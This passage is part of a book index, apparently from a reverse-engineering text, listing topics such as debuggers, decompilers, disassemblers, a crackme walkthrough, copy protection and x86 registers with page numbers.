 - tracing code, 15–16
 - trap flag, 335
 - user-mode debuggers, 117–122
 - WinDbg
 - command-line interface, 119
 - disassembler, 119
 - extensions, 129
 - features, 119
 - improvements, 121
 - kernel-mode, 123–124
 - user-mode, 119–121
- debugging virtual machines, 127–128
- decompilers
 - antireversing, 348
 - architecture, 459
 - back end, 476–477
 - code analysis, 466
 - control flow analysis, 475
 - control flow graphs (CFGs), 462
 - data-flow analysis
 - data propagation, 468–470
 - data type propagation, 471–474
 - defined, 466–467
 - register variable identification, 470–471
 - single static assignment (SSA), 467–468
 - defined, 16, 129
 - expression trees, 461–462
 - expressions, 461–462
 - front end
 - basic block (BB), 464–466
 - function of, 463
 - semantic analysis, 463–464
 - IA-32 decompilers, 477
 - instruction sets, 460
 - intermediate representations, 459–460
 - library functions, 475–476
 - native code, 458–459
 - .NET, 424–425, 443
- Defender crackme program
 - brute-forcing, 409–415
 - copy protection technologies, 415–416
 - decrypted code analysis, 387–395
 - decryption keys, 418–419
 - disappearance of SoftICE, 396
 - DUMPBIN, 372–376
 - Executable Modules window, 371–372
 - generic usage message, 370
 - initialization routine reversal, 377–387
 - inlining, 419
 - KERNEL32.DLL, 400–404
 - “killer” thread, 399–400
 - obfuscated interface, 416–417
 - parameter parsing, 404–406
 - PEiD program, 376–377

- Defender crackme program
 - (*continued*)
 - processor time-stamp verification thread, 417–418
 - running, 370
 - secondary thread reversal, 396–399
 - 16-digit hexadecimal serial numbers, 371
 - usernames, 371, 406–407
 - validating user information, 407–408
- deleting malicious software, 277
- Denial-of-Service (DoS) attacks, 280
- deobfuscators, 345
- DES (Data Encryption Standard) algorithm, 200
- detecting debuggers, 334–336
- Devices directory, 83
- “Differential Power Analysis”, Paul Kocher, Joshua Jaffe, and Benjamin Jun, 319
- Digital Millennium Copyright Act (DMCA), 20–22
- digital rights management (DRM), 7, 319–321
- Directive on the Legal Protection of Computer Programs (European Union), 23
- directories (Windows operating system), 83
- disassemblers
 - antireversing, 336–343
 - decompilers, 463
 - defined, 15, 110–112
 - ILDasm, 115–116
 - Interactive Disassembler (IDA), 112–115
 - linear sweep, 111, 337–338
 - recursive traversal, 111, 338–343
- Disassembly of Executable Code Revisited*, Benjamin Schwarz, Saumya Debray, and Gregory Andrews, 111

- dispatcher (Windows operating system), 84
- DIV instruction (IA-32), 49–50, 524
- div instruction (MSIL), 432
- DLLs (Dynamic Link Libraries), 28, 96–97
- DMCA (Digital Millennium Copyright Act), 20–22
- dongle, 316–317
- DoS (Denial-of-Service) attacks, 280
- DotFuscat or obfuscator, 444, 448–451
- doubly linked lists, 552–553
- DRM (digital rights management), 7, 319–321
- DUMPBIN executable-dumping tool, 133–136
- Dynamic Link Libraries (DLLs), 28, 96–97

E

- EAX register, 45–46
- EBP register, 45–46
- EBX register, 45–46
- ECX register, 45–46
- EDI register, 45–46
- EDX register, 45–46
- EFLAGS register, 46, 519–520
- ElcomSoft software company, 22
- encapsulation, 27
- encrypted assemblies (.NET), 453
- encryption
 - antireversing, 330
 - Cipher Block Chaining (CBC), 415
 - copy protection technologies, 318
 - DES (Data Encryption Standard) algorithm, 200
 - 3DES encryption algorithm, 200
 - XOR algorithm, 416
- Engineering a Compiler*, Keith D. Cooper and Linda Torczon, 54
- ENTER instruction, 538–540
- epilogues in functions, 486